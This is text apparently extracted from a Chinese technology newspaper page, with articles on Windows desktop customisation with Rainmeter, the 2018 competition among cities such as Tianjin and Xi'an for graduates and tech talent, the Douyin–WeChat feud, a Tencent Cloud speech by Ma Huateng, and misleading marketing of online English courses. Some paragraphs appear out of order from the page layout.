有趣的是,利用这些插件用户可以实现监控系统状态、收取邮件、桌面追番等功能。也可通过设置还能获得天气、音乐等功能。此外,SAO Utils可以让你在任何界面快速召唤主菜单,完成各种操



这个美化软件的特殊功能基本还是通过插件实现的。当然在基本使用上,和使用普通的Windows其实差异不大,但是结合了科

幻、动漫等元素,这款美化软件还是比较吸引人的。

更为开放的“雨滴”

对于自己喜欢变换系统主题同时增加功能的用户来说,选择一款开放性更高的美化软件显然更为适合,这里我们要推荐的就是大名鼎鼎的雨滴Rainmeter。之所以推荐这款美化软件,最重要的原因就是它可以随时给系统更换桌面元素、增加各种功能,而且操作难度非常低,大多数电脑入门者都可以使用。

如果要定义雨滴Rainmeter的话,它可以说是RocketDock+SAO Utils的合体,它所有的功能都是通过插件和皮肤来实现的。由于雨滴Rainmeter是

一个很开放的软件,所有人都可以制作它的皮肤和插件,所以用户根本不用担心自己的Windows系统会显得枯燥,每天都可以换无数的界面风格,在桌面上增加更多Windows可以实现的小功能。

雨滴的使用非常简单,我们可以在官网下载,也能通过论坛、贴吧等渠道,下载到最新的雨滴中文汉化版。这里我们建议大家直接下载雨滴的中文汉化版,一般而言,都有更多的皮肤和插件,短时间里不需要用户自己去寻找。



由雨滴实现的Windows美化功能

用雨滴来美化Windows,其实就是雨滴这个软件中加载各种自己喜欢的皮肤和插件。下载安装好雨滴后,任务栏托盘就会出现一个雨滴的图标,右键点击这个图标,其中就有一个皮肤的选项,一般来说默认就有不少皮肤,大家可以选择点击不同的皮肤主题,直到看见自己喜欢的系统皮肤效果。


同时在选项中,我们还能看到一个皮肤的目录,打开这个目录,就能看到雨滴支持的各种皮肤和素材。以后如果大家看到自己喜欢的皮肤和素材,都可以打包放到这个目录中。加入了皮肤和素材,大家可以通过双击雨滴的图标,刷新后选择自己需要的皮肤和素材加载。同时加载了皮肤



在皮肤这个选项中,大家可以加载已经激活的素材

和素材后,大家也可以通过编辑设置,来调整皮肤素材的位置和透明度等等,自由度比较高。

作为一个开放性很高的美化软件,雨滴当然有更为复杂繁琐的功能,比如说一些素材可以更改代码来达到自己需要的效果。但是个人不建议普通用户去修改代码,出了问题反而会让整个系统变得难看,甚至一些功能也无法实现。最好还是找一些别人制作好的皮肤和素材来用就好了。至于雨滴的素材资源不用担心,网上实在太多了,很容易找到自己喜欢的。



双击雨滴图标,可以激活加载新的皮肤

写在最后 美化并不难,备份很重要

说实话,美化Windows的方案有很多,有的只是小打小闹,更改局部的效果,比如说字体、图标、桌面整理等等;有的则是让整个Windows改头换面,特别是现在很多第三方的软件工具,都让系统看起来不那么“微软”的功能。但

整体而言,这些美化方案的实施难度都不算大,或许深入后一些操作会显得复杂一点,但是如果只是起到满足自己、美化系统的效果,大多数操作其实都还是比较简单的,特别是那种第三方全局美化软件,基本用户只需要找到自己喜

欢的主题皮肤,就能轻松让Windows焕然一新了。

不过这里提醒一下大家,无论小修改也好,还是给系统全面整容也罢,这些方案很多时候都要修改Windows的一些基础文件,甚至也会对注册表进行

改动。所以大家在美化和使用的进程中,也可能遇到系统出现不稳定的情况,所以个人建议大家最好做好系统的备份工作,这样有问题也好恢复到正常的系统上。

很抱歉,本科生不是这场抢人大战急需的核心 20城抢人大战: 高科技互联网人才是香饽饽

@特约记者 王冬冬 李观麟

抢人才、抢大学生、抢人;专科、本科、硕士统统欢迎;补房、补钱、补路费、百分百落户、创业支持……

进入2018年,西安、成都、南京等20多个二三线城市陆续开打“抢人大战”,此后甚至一向矜持的北上广深一线城市,以及香港,也推出了各自的新政,开始争夺目标人才。

很多人第一次发现,自己一夜间变成了炙手可热的“人才”。而这场疯狂的“抢人大战”,随着天津5月16日人才新政出台的几十个小时里,数百万人经历了从狂喜到震惊,从满怀希望到彷徨不甘达到了最高潮。

现在,当只要拥有本科甚至专科学历就可以落户,当户籍制度不再成为阻碍,“逃离北上广”看上去有了很多可选择之地。问题是,你真的那么容易离开吗?

互联网人涌入津门



前来办理落户手续的人将行政服务中心挤满



房地产商打出“买房可落户”的广告

5月22日,凌晨6点,天津市河西区行政许可服务中心门口,数十人一夜未眠,期盼着该中心上班后能拿到号。

“我上周五一下班就赶过来了,周六排了一天没领到号,周日又没排上,周一给领导请假7点赶来排队,仍然没有领到号。”连日苦战煎熬后,邹娟身体精神都到了极限,她抱紧了怀中装着身份证、学历证、学位证的小包,用嘶哑的声音对着广场尽头:这几天,到下午都是几百米

长。

23岁的邹娟来自湖北武汉,目前在北京一家互联网公司工作,她期盼能在22日这天领到号,向工作人员咨询几个问题——但这并不容易,在天津北辰、红桥、南开等22个区的行政服务许可中心,每个中心凌晨都有大批坚守几天,到下午也没有机会进门预审的人。

这同样没法怪罪那些周六周日都在上班的中心工作人员,好些工作人员几十个小时都未能合眼,就连指定档案存放地点北方人才市场,也因“挤爆”而被迫停止接收档案——甚至,这还是来自北京的大批互联网人回京上班情况之下。

这一切,始于5月16日。在第二届世界智能大会第一场主论坛的末尾,天津市副市长孙文魁在会上介绍“海河英才”行动计划,放宽对学历型人才、资格型人才、技能型人才、创业型人才和急需型人才的落户条件。

根据这一政策,在津无工作、无房、无社保,年龄不超过40周岁的全日制高校毕业本科生可“零门槛”直接落户。

“太多在北京工作、无房无社保想落集体户的北漂了。”在五道口搜狐公司上班的凌燕记得很清楚,落户政策新闻最早是当日两点左右出来的。为了解决孩子的上学问题,她在今年初就听说有个“海河英才”计划会发布,于是对此保持最高度的关注,但在第一时间根据天津



天津武清区行政许可服务中心现申请落户大军,人们排起几百米的长队



官方规定下载“天津公安”APP后,却一直无法验证通过。

后来她得知了原因,APP被挤瘫痪了。天津官方媒体称,从16日12:30到17日8:30之间,有30万人登录并下载了“天津公安”APP办理落户申请。这个APP一夜成为新“网红”,在APP Store飙升至免费应用排行榜前十,甚至超过京东、快手、百度。

30万成功登录APP的只是小部分人。“天津公安”的网上注册系统被挤爆,“北方引进人才”系统也因注册人员太多而崩溃。有媒体报道称,有数百万来自五湖四海的人试图涌入津门,这些人大都在北京,在互联网、人工智能、大数据、初创企业等行业有着稳定工作。

天津距北京约137公里,这两座北方中心城市自2008年开通城际高铁后,行程时间缩短至40分钟以内。更重要的是,落户,与之挂钩的除了户籍关系,还有子女入学、购房资格等一系列重要人生资源。

北京房价高且早已实行限购,孩子的人托入学都是广受诟病的现实问题,而天津的一大优势是高考录取率高。2017年天津高考报名人数为5.7万人,数量是31个省和自治区中倒数第4位,而本科一批录取率是25.02%,位列全国第一。

“以前我同事有花钱办理天津的积分落户,现在不花钱就能办理,整个公司一下就沸腾了。”同为“北漂”,在一家创

业公司做IT程序员的陆晓华如此回答记者,此前他在5月18日一早,与几位同事一起坐上了开往天津的京津城际列车。

之所以想要落户天津,陆晓华说总要为孩子考虑考虑,尽管他现在连女朋友都没有,但“女朋友小孩总有一天会有的,而如果能成功落户天津,自己在北京IT公司上班,工资收入也不低,那么女朋友甚至成家还会那么难吗?”

但事实证明,正是抱着陆晓华、凌燕这样理想的人实在太多,不仅造就了数十万甚至上百万人试图涌入津门的疯狂,投机炒房、数万元黄牛代办服务的兴起,而且也让诚意十足的天津政府,被迫在短短的96个小时里就经历了四次政策微调。

比如,为了杜绝“户口空挂”“暗度陈仓”等现象的发生,天津宣布将严格实行先落档后落户的规定,也就是在天津无住房、无工作、无社保的“三无”申请者须先调入档案才可办理准迁证。比如,在外省市有工作单位的人员,不能按在津无工作单位申报落户。

这意味着,绝大多数北漂一族把天津当成备选项的想法,很可能无法实现了。截至5月21日,天津官方所有公布过的办完手续、已发准迁证的统计数量是322张,而且这些人大都在天津有工作单位,手里档案齐全——相比一天内登录APP申请查询落户的30万,以及更多涌人的群体,这个数字不过是沧海一粟。

以下大专、本科全要,硕博不限年龄都收,实现零门槛落户;二是年薪给保底;三是住房加保障,推出全国首创的大学生买房、租房全8折的政策。

成都也不甘示弱,去年七月推出“人才新政12条”,给出了非常优厚的条件。面试给1000块补贴,求职免费住7天,本科就落户;租住公寓要是满5年,还能以低于入住当年的市场价买下。

今年4月,又发布“金熊猫”人才新政50条,是成都高新区人才政策的“升级版”。顶尖创新团队在成都高新区开展技术攻关并进行成果转化的,会被授予“金熊猫”称号,并最高给予1亿元的综合资助。

几十个城市抢人疯狂

城市	落户方面	居住方面	就业创业
郑州	专科及以上学历毕业生 后可落户	双一流高校毕业生及硕博研究生给予购房补贴	引进人才三年内每发放补贴
西安	在校大学生凭学信证、身份证即可在线落户	可申请公租房、购房补贴	政策帮助和保障大学生就业创业
武汉	40以内本科生、专科生可直接落户	提供上千个人公寓	免费创业工位提供见习岗位
南京	40以内本科生及以上学历 可直接落户	3年住房租赁补贴	一次性给予4000元创业成功奖励
成都	45以内本科生及以上学历 凭毕业证可直接落户	7天免费入住青年人才驿站	创业大学生贴息借款支持
杭州	硕士及以上学历毕业生可凭毕业证直接落户		在杭州工作的硕博研究生一次性补贴2~3万
长沙	35以内本科生及以上学历 可直接落户	硕博研究生给予购房补贴	新落户在长沙工作的大学生进行补贴
济南	40以内大专生交1~2年养老保险可落户	硕博研究生可获3年租房补贴	设立人才创新创业基金
天津	本科及以上学历应届毕业生 后可申请落户	5年住房租赁补贴	
青岛	本科及以上学历应届毕业生 后可直接落户	提高硕博研究生的住房补贴	

根据记者了解,目前,天津“海河英才”计划能够办完手续、等待户口准迁的人并

不多。很多人要么因为资料不全,排了半天队的结果就是咨询了几个问题;要么战战兢兢地把资料交了,等待“初步审核”。

当然,更多的是像凌燕、陆晓华在北京有稳定工作被直接开红灯的人。陆晓华看到,有人在现场被开红灯后对工作人员十分不满:“你们不是欢迎高科技人才么,我做大数据的,怎么就没资格了?”也有人对工作人员无奈地开玩笑:“我在表上填没工作可以么?”

“人才,诚信是第一位的。”工作人员如此回答。

然而,谁又甘心令人满怀希望的“零门槛”化为泡影呢?虽然陆晓华他们回到了北京上班,但工作却明显受到了影响——工作之际,同事之间忍不住也要

在微信群里七嘴八舌地议论着每一个听到的消息。

当然,更不甘心离开的是邹娟这种了,这几天来她一直等下去,希望能有一些别的办法,或者期望于政策的变化。尽管据说,号已经排到6月2日之后了。

其实,天津的落户疯狂,只是今年一系列“抢人大战”的缩影。据不完全统计,今年,西安、重庆、成都、武汉、杭州、南京、青岛、长沙、石家庄、福州等超过50个城市相继发布了史无前例的人才吸引政策。

表面来看,这些政策一个比一个优惠。2017年初,时任武汉市委书记的陈一新刚一上任,就一下推出三项政策,决心“5年留下百万大学生”的豪言。一是40岁

上接07版

此后,西安户籍准入条件近乎零门槛。在毕业生、普通技术人员只需身份证与毕业证即可落户之后,户籍在3月手续进一步简化,申请者只需在手机上即可完成落户操作。相比于同一人才竞争场上的武汉、重庆、成都,西安市门槛更低

高科技人才,是这些城市的最大期望



2017上半年全国主要城市人才净流入率

事实上,对这些疯狂抢人的城市而言,尽管表面降低了门槛,互联网、人工智能等高科技人才、创新型人才,才是他们最大的期望。

比如天津,虽然政策在几十个小时之内多变,但天津市副市长孙文魁就明确指出:对人工智能、生物、医药领域领军企业的急需人才,由企业家自主确定落户条件,对急需型人才企业提名单,企业家推荐,可直接办落户。

比如西安,尽管西安已有通信行业龙头企业驻扎多年,例如华为的芯片部门,无人机龙头企业大疆创新也正在西

安建立研发中心,并将在近几年开始运营。去年8月,马云宣布与西安达成战略合作,阿里西北总部将落户西安,另外,三星电子去年也开始在西安投资建厂。

更早之前的2012年,三星半导体一期在西安投资,这是建国以来单笔最大的高科技投资。三星半导体入驻西安高新区后,带动了100多家配套企业入驻。从2011年集成电路产值100多亿元到2016年半导体产业产值500多亿元,陕西省半导体产业产值排名从全国第八跃成为全国第四。

优秀的一流人才加入到我们‘大西安建设’中来,最大的好处是能带来新的理念、新的技术、新的管理模式、新的业态,能够助推我们创新发展。”西安市市长上官吉庆说。

“过去中国主要以投资和出口拉动经济增长,但现在中国在寻找经济增长新动力。一线城市控制人口,给二线城市带来经济增长新契机,二线城市希望通过加大对人力资源的吸引和投入,形成

加中考录取,2017年11月21日后的新增户人口,需回原户籍所在地参加2018年高考。

“这里面有公共资源不足所作的现实调整,也有来的人才标准,远远没有达到当地政府期望的原因。”5月初,西安某

都市报媒体人士李程对记者称,他在观察之后就发现,到西安落户的有高校应届毕业生,有个体工商户,还有许多普通外来劳动者——足浴师、修脚师、美甲师、理发师等。

才”,这座城市要“聚天下英才而用之”!

此后,上海明确了集聚造就高峰人才的重点领域。聚焦国家战略需求和战略目标,方案提出了13个上海有基础、有优势、能突破的重点领域,包括宇宙起源与天体观测、光子科学与技术、生命科学与生物医药、集成电路与计算科学、脑科学与人工智能、航空航天、船舶与海洋工程、量子科学、高端装备与智能制造、新能源、新材料、物联网、大数据等。

北京出台的引才政策,也同样体现了这种特点。其中,既包括国家最高科学技术奖获奖人这样的高层次人才,也包括科技创新人才、文化创意人才等专业领域人才,还包括科技成果转化紧缺急需的高技能人才等。

这种需求,甚至早已蔓延至港台。5月8日,为配合科创业界在人才方面的需要,香港当地政府推出《科技人才入境计划》,计划将优先适用港区科技园从事科技、人工智能、数据分析、金融等企业,以弥补香港长期人才缺失的现状。

送房、大笔补贴,那不是给本科生的



2017年开始出台人才新政的地区

高科技人才才是各大城市的争夺核心,这在待遇上体现得最为明显——不管是万金难求的一线城市户籍,还是送房、可观的补贴,面向的主要是高层次人才,相较而言,补贴本科生的几万元似乎有点小巫见大巫。

在珠海,创新创业团队最高可获1亿元资助。但如果是本科生,在珠海可能连住房补贴都没有。在郑州,按3月份郑州市商品住宅销售均价8181元/m²计

算,高层次人才最低拿到的购房补贴也近164万元。综合来看,高科技人才比本科生各项补贴之和足足多了360.2万元。

长沙同样如此,除去创业补贴,高科技人才比本科生各项补贴之和足足多了近102万元。南昌人才新政中最大亮点则是,给予毕业生“零门槛”按需落户,并给予国内外顶尖人才最高奖励500万,但给予高层次人才补贴之多,让本科生只能“仰望”,到手补贴相差2000余万。

这些背后离不开政策和前沿驱动。目前,大数据、人工智能、多领域推进“互联网+”等内容已经被写入各地的《政府工作报告》。同时,不少城市明确提出加快新产业培育和创新。比如,贵阳在支持和鼓励区块链企业及其相关机构入驻方面,从主体支持、平台支持、创新支持、金融支持、人才支持等方面详细列举了相关奖励政策。

但也有业内专家疑虑,政策激励毕竟是短期行为,无法作为城市吸引人才的“长效机制”,同样无法保证在吸引这些人才后,送房子、送户口、发奖金的形

式真的可以把年轻人留下来吗?

北京一家人工智能公司的何锐(化名),对此就顾虑重重:虽然他作为业界小有名气的人工智能专家,符合天津直接落户政策,但由于必须在天津工作,且天津并没有北京人工智能的相关环境和潜力公司。

“如果贸然辞职来津,对我来说风险颇高。”他说。

这样的纠结,在其他城市同样出现。比如西安,西安高校云集,被称作“学府之城”,在校学生人数居全国前列,在五十余所本科院校中,有3所985大学,分别是西安交通大学、西北工业大学、西北农林科技大学。

而且陕西作为半导体大省,省内有很多高校研究所,也有半导体相关专业——问题是,全国几乎1/5的半导体人才都是从西安走出去的。

在李程看来,对于流失严重的西安高校毕业生群体,单独的自由落户政策或许并不足以构成强烈的“西引力”。前

一段时间,他看到一份今年本专业毕业生就业去向的表格,留在西安和离开西安的比例约为1:3,他感觉这个数字与往年相比并没有太大差距。

“事实是,西安很多时候只是这些高科技公司的人才培养基地,很多人才在西安实习或者短暂上班后,就去了北上广,导致整体高科技人才缺乏。”李程就对记者表示,这也是一种贵阳近年来打造大数据之都,西安重点推进无人驾驶、无人物流的重要原因,想让这些人才能扎根当地。

数据

杭州、长沙、成都成最大赢家

猎聘《2018Q1中高端人才薪酬与流动大数据报告》指出,从2016年第四季度到2018年第一季度这一年半时间内,在全国人才净流入率排名中,杭州、长沙、成都分列前三名,成为最大的赢家。

相关链接

北上广还是二三线,820万毕业生的两难选择

在全国各地纷纷开始抢夺人才之后,毕业生的选择面也增宽了不少。一股脑扎进北上广深,在6平方米的单间里奋斗的日子也不再是出人头地唯一的选择。落户政策、住房补贴、创业补贴等因素都成为了毕业生重新考量的标准。

朱宇博在西安交通大学的计算机系读研究生,今年6月将面临毕业。当初入学时他从未想过要留在西安,一心打算往深圳发展。去年夏天,他曾去深圳一家创业公司实习过,对方也很欢迎他毕业就直接入职。但今年,导师和校领

导积极和他沟通,告诉了他关于西安政府目前对高薪人才的扶持政策。

考虑再三之后,朱宇博最终决定留在西安的一所研究所工作。“留在西安不仅不用担心户口、住房,生活成本也低了不少,性价比很高。”朱宇博谈到自己选择西安的原因。

成都也是这场人才争夺大战中的主力军之一。据成都高新区天府软件园的工作人员表示,近两年园区都在配合政府政策去全国各地吸收人才。针对本科、硕士、博士和各类优秀人才均有相应的配套福利。“现在确实

已经有很多大学生会在毕业的时候优先考虑来成都发展了。”该工作人员表示。

何子晴去年大学毕业时就决定从北京来成都发展。对她来说,北京从来就不是第一选择,她认为节奏快压力大的生活不是她想要的。恰逢这时,成都、武汉、重庆等西南地区城市都有各项政策引进人才,她便决定找个地方扎根。“我是一个重视生活多过工作的人,所以成都这个慢节奏的都市非常适合我。并且,成都现在也有阿里巴巴和腾讯等大企业,想要提升能力也是有大把机会

的。”何子晴这样认为。

不过也有坚守在北上广不愿离开的人。陈森从清华大学读完本科之后,去了美国继续读研究生,毕业后她选择了回北京工作,现在从事大数据分析工作。她告诉记者:“北京的科技氛围还是比国内其他城市更强一些,年轻的时候我想在这里拼一把。”面对其他城市,尤其是她的家乡重庆对高薪人才提供的补助政策时,她依旧十分坚定自己的想法。

她始终认为,想要有大作为,还是得在北上广。

科技有情怀

抖音和微信互掐，好戏刚刚开场

@王月



最近，抖音和微信这场互掐大战，真是好戏连连。

先是本月初一张朋友圈的截图。张一鸣在朋友圈庆祝抖音 Tik Tok (抖音的国际版) 获得了 Q1 App Store 免费下载量的第一名。他还在留言区留言：“微信的借口封杀，微视的抄袭搬运挡不住抖音的步伐。”这句话让马化腾相当不快，他回复道：“可以理解为诽谤。”

是不是诽谤，围观群众也说不清楚。有意思的是，这场张一鸣与马化腾的朋友圈“互怼”，很快就升级到了公司层面的诉讼。抖音起诉腾讯，因腾讯没有做到认真核实、审查的工作，微信公众号“快微课”在“微信”客户端发布了一篇《抖音，请放过孩子》一文对其造成名誉受损，要求腾讯赔偿经济损失共计 100 万元。

抖音一上来就索赔百万，显然是想上一上头条，博一博眼球，把事情闹大。但这还没完。

最近，一则名为《第一届文物戏精大会》的 H5 链接在微信朋友圈广为流传，尤其是秦始皇兵马俑说出那句“我们不红，始皇不容”的台词时，着实让人忍俊不禁。这个 H5 其实就是抖音与全国七大博物馆联合举办的创意视频大赛。

不过，这个链接很快被微信两次封杀。抖音很快发文叫屈，微信也迅速回应说这个 H5 存在诱导分享行为，违反了《微信外部链接内容管理规范》。但是抖音又发布声明，这个 H5 中诱导分享的内容，他们其实很快就删除掉了。之后找微信申请解封，却没有收到任何回复。

这事扯不清，但微信针对抖音的态度，还是很容易看出来。之前微信公布了《微信外部链接内容管理规范》，进一步加强了外部应用链接在微信中的分享与流通，并且特别强调：“不得在未取得信息网络传播视听节目许可等法定证照的情况下，不得以任何形式传播含有视听节目”的内容。”这就意味着，包括抖音、快手、秒拍在内的超过 30 家视频平台不能在微信中分享链接。受影响最大的，自然是今日头条系，抖音、西瓜视频、火山小视频均为今日头条旗下品牌。

抖音被微信封杀，也是情理之中的事情。今年抖音发展迅猛，简直是刷屏一般的存在。但就在它一路高歌猛进之时，却在今年 3 月被微博封杀。当时就有人分析称，新浪微博要封杀抖音，就是缘自抖音已经不是一个纯粹的视频软件，抖音所具备的社交属性，在未来完全可以给微博造成威胁。

抖音之于微信，也是如此。要知道，如今的微信已成长为一个月活近十亿用户的社交软件，占据了国内绝大部分用户流量。微信的流量，肯定不能拿给他人做嫁衣。所以说微信不

封杀抖音，才是出乎人的意料。

面对这些短视频平台的威胁，显然不能一封了事。微信的应对策略，还包括扶持微视——即张一鸣指控抄袭抖音的那个微视。

不过，微视也不是什么新玩意了。早在 2013 年，主打 8 秒短视频的微视 APP 就已经上线，用户可以通过微信、QQ 和 QQ 邮箱账号登录，同时支持分享短视频到微信对话、微信朋友圈以及腾讯微博。为了推广微视，马化腾甚至还在微视平台开了账号，传了 4 条短视频。

但因为各种原因，微视起了个大早，却没赶上趟，去年 4 月直接被腾讯关闭。但是抖音一火，微视又复活了。今年年初，微视更新了版本，新增了“高能舞室”和“海量音乐”的功能。4 月 5 日，微视上线安卓 4.0 版本，推出了三大功能：视频跟拍、歌词字幕、AI 美颜美型滤镜。腾讯称之为“首创”，但很多人都觉得，这是在抄抖音。

接下来，就是流量支持了。日前微信 Android 版向用户推送了最近的内测版本。其中特别值得一提的是，朋友圈内容增加了同步至微视的人口。微信授权登录过微视的用户在发布视频时，会在状态发表页默认出现同步入口，用户拍摄的视频自动同步至微视视频库。在其他短视频平台都无法分享外链的时候，微视似乎是唯一的选择。

但是，是不是有了流量支持，微视就一定能做好，这真的存疑，毕竟微视已经是失败过一次了。对于微信而言，如果朋友圈充斥着各种微视小视频，也恐怕是难以接受，所以流量未必会一直都有。对于微视而言，“抄袭”也不是万能的，如果不能在抖音的基础上做出一些新东西，未来也很难说。

作者简介：

成都媒体人。从来不看电视，关注科技领域、换个手机就能高潮的新时代网络宅男。相比煽情电视剧，还是 IT 界的各种黑科技更能让人流泪。

名人专栏

腾讯云时代要构建“三张网”

@马化腾



今天中国经济社会正在进行着数字化的转型升级，云在其中扮演着越来越重要的作用。现在很多企业和机构不仅仅满足于把数据存储和计算平台迁移到云端，简单地使用基础设施层(IaaS)，而且开始深度拓展平台和软件层(PaaS 和 SaaS)，可以说他们把云看成是汇集智慧、进行创新的平台。

根据手头掌握的数据，我们做了一些统计，今年第一季度国内的用云量大概是去年同期的 1.4 倍，而广东省的增速更快，去年广东用云量的同比增长超过 172%，高于全国近 40 个百分点。

可以说云平台的快速发展，得益于各行各业对大数据和人工智能的积极拥抱，云平台是大数据、人工智能的天然载体，也是经济社会进行数字化升级的基础设施和核心的工具。

今年腾讯提出了“一三五七”的定位，这里的“一”是指一个目标，也就是腾讯要做数字化

助手，助力各行各业实现数字化转型升级；“三”是指三个角色，也就是说我们要专注做好连接、工具和生态这三个角色，腾讯不是进入各行各业取而代之，而是为大家提供最有效的数字接口、最完备的数字工具箱和与大家共建最有创新活力的数字生态。

今天我也想和大家进一步分享我对连接这个角色的思考。这里我想提出三张网的建设。也就是围绕人、物和服务的连接。我介绍一下三张网的概念。

第一张网就是“人联网”。云时代要求我们做好全平台的用户的连接，不断完善人和人之间的互联网。但是我们看到随着实体经济的不断发展，现在越来越多的企业用户和政府机构用户也正在不断地成为云平台的使用者。腾讯过去最强的就是连接人和人，但是现在我们还要连接企业内部的员工，包括政府里的很多用户，也就是说我们要从 C 端拓展到 B 端和 G 端的用户群。这对我们提出了一个新的要求。

从商业方面举例。在智慧零售领域，我们借助云平台实现了实体零售店进行人、货、场的数字化升级。比如永辉超市旗下的超级物种门店，用户可以在家里用手机下单，半小时内送货上门，也可以直接在门店扫码消费。

第二张网是“物联网”。云时代要求我们做好物理世界和数字世界的连接。腾讯内部成立了 AI 实验室和机器人实验室，我们在计算机视觉、语音识别和自然语言处理方面也会投入大量的精力，最终希望能够为万物互联的目标而努力。

举工业物联网方面的一个案例，腾讯和电

池厂商亿纬锂能合作，帮他们提升良品率，做法是把生产线上的重要工序的运行参数，实时接入到工业物联网平台，利用深度学习技术筛选出电池质量的关键参数。目前我们可以对它某一批次的电池质量进行实时计算，以及提供预警和建议。

第三张网是“智联网”，我们称之为“超级大脑”。云时代要求我们做好云到端的智慧连接，我们现在希望借助超级大脑这个概念来发展智联网。

数据和计算力到底是在云端更合适，还是在边缘更合适？到底未来是怎么样的结构？有人经常会有这样的疑惑。在我看来这两者并不是互相排斥的，而是相辅相成，未来在云、边、端将借助超级大脑形成灵活调配资源和智能的“智联网”。

我们过去提出 AI in All，意思是让人工智能无处不在，这里的 All 既是指各行各业，也包括从云到端的各个系统，可以说超级大脑可以看作是一个让人工智能无处不在的智能操作系统，它是智联网的一个核心的能力。未来我希望所有的工具和资源能够从“冰块”变成“活水”，能够作为“服务”分享出去，这个过程就需要借助超级大脑的智能调配。

我们的目的有三个：一是要打破信息孤岛，帮助“全平台”不同类型的用户建立联系；二是需要我们发扬“数字工匠精神”，掌握更底层的前沿技术，深化物理世界和数字世界的连接；三是需要我们与合作伙伴一起构建智联网，助力各行各业和政府建立自己的超级大脑。

作者简介：

腾讯公司主要创办人之一，现任腾讯公司控股董事会主席兼首席执行官。全国青联副主席。

(本文系根据作者公开讲话整理)

100人中70人放弃 套路广告下的线上高效英语课程

@本报记者 蒋依帆

随着互联网发展,更加优惠、便捷的线上教育蓬勃发展了起来。而线上教育中最多的课程就是英语,不少英语课程打着低时长或利用碎片时间学习的广告,但实际效果似乎并不如意。

诱人的文案

李峰(化名)在经过3个月“懂你英语”学习后,放弃了这个课程。“一开始是怀着学习的念头买了这个课程,后来是怀着拿回学费的念头继续学下去,现在,任何念头都支撑不下去了。”

懂你英语是英语流利说APP中的付费课程。李峰看到朋友圈一位老师转发了自己女儿在英语流利说配音的视频,就下载了这个软件。这个软件会提供一个英语能力水平测试,共分为8级,测出来的等级数字越大,证明自己英文水平越高。

测试时间在20~30分钟,测试项目包含了听说读。李峰测出来是4级,页面显示这是中低级,级别的具体描述是:出国自由行,吃喝玩乐随心安排。

在测出结果的页面有一个定制课程的选项,李峰点进去了,看到有一个价值499元的付费课程,跟着课程走的话,能提高自己的英语水平,达到更高的级别。第5级的描述是“能适应纯英文办公环境”,更高的等级是“托福雅思轻松备考,海外深造无压力”。

海外深造无压力?

但学习进行到两个月的时候,李峰觉得学习能力并没有得到提高,虽然已经通过了第5级,但离“能适应纯英文办公环境”还很遥远。

于是李峰把这个疑惑告诉了一个在用懂你英语的朋友朱明(化名),没想到朱明说他也不想学了,因为并没有明显英语水平的提高,现在一直在咬牙坚持的原因是自己报名的是一年价值一万多的课程,多了一个外教口语课,价格比较高,想要坚持退回全额学费。

在懂你英语的微信端购买链接的课程介绍页上,对课程的6级描述是:雅思7.5,托福105,步入名校。

李峰的朋友朱明已经学习到了7级,在大学期间通过了大学英语四六级。当记者给朱明看一套雅思题目时,朱明直呼太难。

该软件的忠实用户夏婷(化名)在学习了半年后,达到了指

李峰心动了。他想要提高自己的英文水平,因为很多很好的职业岗位都涉及对外,英语好绝对有竞争力。而且在学习期内每天学习时间达到30分钟、效率分达到90分,就可以全额退还学费,李峰觉得很划算,就报了499元的半年班。一旦付款,这499元只有达标后才能退回用户,其他原因均不能退回。

用户报名后还会加入一个近百人的微信群,群主被称为班主任,也称为“班班”,会每日在群中分享一些句子、发音。班班让班级中的人分成三人一组,各自建一个小群,三人互相监督。

一开始,李峰学习劲头很大,像打了鸡血一样,学习的前几天每天学习时间在两个小时左右。过了几天,李峰觉得这么长时间的学习自己有些吃不消,于是当天只学习了不到一小时。可能是因为学习时间下降的幅度有点大,第二天晚上班班就打电话过来,跟他聊了几十分钟的人生与理想,聊了各自的奋斗故事,要李峰一定坚持学习。李峰觉得,这是一个良好的开头。

标,拿回了学费,又续费了半年,目前也在7级。

夏婷觉得自己是有收获的。夏婷刚开始使用这个课程时,仅能用英语介绍自己的姓名、年龄,能看懂简单英语段落,目前能看懂一些简单英语新闻了。

不过当记者把一段BBC音频拿给她听时,她表现出了为难。“听不懂。”夏婷说。记者给夏婷看了雅思题目,夏婷也表示看不懂。

雅思7.5究竟是怎样的水平呢?目前就读于专业排名全国前五高校的李悦月(化名)去年为了增加保研的概率,通过三个月脱产雅思学习,终于达到了6.5分,在此之前,她通过了大学英语四六级,分数都在500分以上。在知乎上有很多关于考雅思经验的问答,综合起来,达到雅思7.5分的方法可以总结为以下几句:脱产学习,找好老师和资料。



套路广告下的焦虑用户与精明商人

脱产复习的情况下,对大部分有一定英语基础的人来说,雅思尚且难上7.5,更何况是一款提倡每天学习半小时的软件。这只不过是一种商业推广套路。

这是一个人人都不想做普通人的时代,这样的欲望下,是焦虑的人群。而商家正是利用了人群中这样的焦虑情绪,达到商业目的——盈利。

记者发现,不少英语类学习软件都利用了一定套路,来诱导顾客购买。总结起来,大概有以下几种:

第一,夸大碎片时间学习效果。不普通的人就需要有很多知识。利用碎片时间来进行学习,是目前线上课程的一个趋势。

在智能手机出现前,人们在电梯里、公交车上,都会有一段能让自己头脑放空的碎片时间,而在充满焦虑的时代,人们渴望知识的同时,注意力容易分散。于是,碎片时间成为了资本追求的“完美”学习时间。

碎片时间学习是有意义的,但症结在于,不少英语类学习课程夸大了碎片学习的效果,让人以为通过碎片时间就能获取大量知识。

第二,强大背书。所谓背书,原意是支票在转让的过程中有一种是转让支票出去的人要在支票背后签名或盖章,背书的人必须对这张支票负某种程度、类似担保的偿还责任。后来,背书的意义就引申为担保、保证,即某人担保某件事情、某句话的真实性。

在线上英语课程的推广上,这里的背书方式有两种:专家、名理论背书;知名自媒体背书。宣传低时高效的英语课程通常需要一个理论支撑,如果没有理论,就需要一位专家进行支撑,来阐述本课程的科学性,这位专家最好是外国人。知名自媒体背书则是把广告加入到自媒体文章中,课程所投放的自媒体通常拥有强大的点击量,对于吸引课程新用户十分有效。

第三,奖学金奖励制度。不少英语学习课程费用并不是很低。为了降低付费门槛吸引更多用户,不少课程推出了奖学金制度,达到则能退

回学费。不过课程售出后,概不退款。

这些奖学金的条件看起来容易达到,实施起来却不容易。

